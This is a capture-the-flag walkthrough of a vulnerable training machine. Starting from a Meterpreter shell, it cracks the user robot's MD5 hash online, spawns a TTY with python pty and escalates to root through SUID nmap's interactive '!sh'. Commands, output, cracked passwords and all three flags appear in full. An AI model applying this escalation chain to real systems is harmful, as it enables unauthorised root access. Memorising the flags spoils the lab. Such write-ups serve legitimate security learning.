
```
meterpreter > shell
Process 1931 created.
Channel 0 created.
whoami
daemon
```

- We use shell to enter a shell to write commands




```
cd home
ls
robot
cd robot
ls
key-2-of-3.txt
password.raw-md5
```

- We try to go to any interesting dir we can visit and as we couldn't visit the root dir, we went to home dir
- There we found robot dir…. Must be a user.. we visit there and find 2 more files
- PERMISSION DENIED to view the key file
- But we got password.rat-md5 file which can be used to find some password



```
ls
key-2-of-3.txt
password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

- We can view the password and it seems it's the password of the user robot.
- We now have to crack this password.
- There are several methods for that but we gonna opt to an online site to see if the password for this hash is available online
- We visit https://crackstation.net/



CrackStation
CrackStation » Password Hashing Security » Defuse Security »
I'm not a robot
reCAPTCHA is changing its terms of service. Take action.
reCAPTCHA Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist


AYY we found the password to the user robot lessgooo it's a-z alphabets

- But we have a problem we cant login in that shell as its not a proper terminal its just a shell
- So we open the terminal using a python tty shell spawn command
- python -c 'import pty; pty.spawn("/bin/sh")'



```
robot:c3fcd3d76192e4007dfb496cca67e13b
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cd key-2-of-3.txt
cd key-2-of-3.txt
/bin/sh: 2: cd: can't cd to key-2-of-3.txt
$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ 
```

- we did get the terminal but cant open the file without login so we gonna switch form daemon to robots user



```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ 
```

- We use the switch user command su to switch to robots user : $ su robots and then enter the password now we can read the key file and get our second key that is 822c73956184f694993bede3eb39f959 using cat command.

LASTT KEY IS ONLY AVAILABLE VIA ROOT PRIVIALGES


- So we gotta find a way to get a root shell
- There are various methods but we gonna use the suid method

In Linux, SUID (Set User ID) for ROOT means a file runs with the privileges of its owner (often root), allowing normal users to perform specific privileged tasks like ping without full root access

WE GONNA FIND THE PROGRAMS WITH THAT ROOT SUID TO PERFORM ROOT TASKS


- We go back to the main dir
- Now we run the find command with the programs with their suid set to 4000 for root : $ find . -perm /4000

Here the dot signifies the directory in which the search takes place, -perm /4000 is the root suid set for applications




```
robot@linux:/$ find . -perm /4000
find . -perm /4000
./bin/ping
./bin/umount
./bin/mount
./bin/ping6
./bin/su
find: `./etc/ssl/private': Permission denied
./usr/bin/passwd
./usr/bin/newgrp
./usr/bin/chsh
./usr/bin/chfn
./usr/bin/gpasswd
./usr/bin/sudo
./usr/local/bin/nmap
```

- We gonna get a lot of programs many of them are useless to us as they will ask for passwords except for some
- Right now the nmap program seems something we can use, lets see what it has for us.




```
nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:/$ 
```

- Hereee the interactive mode interests us lets try that



```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> help
help
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24

nmap> █
```


- See the highlighted part
- We can run the commands with ! at front.. lets try that



```
nmap> !sh
!sh
# █
```

LESSGOOO we got the root terminal access

- lets visit that root folder now and see what it has for us



```
# cd root
cd root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```

WE HAVE OUR LAST FLAG AS WELLL

WE CONCURRED THIS CTF MACHINE

Flags :

073403c8a58a1f80d943455fb30724b9, 822c73956184f694993bede3eb39f959, 04787ddef27c3dee1ee161b21670b4e4

GOODLUCK WITH YOUR NEXT CTFs 😊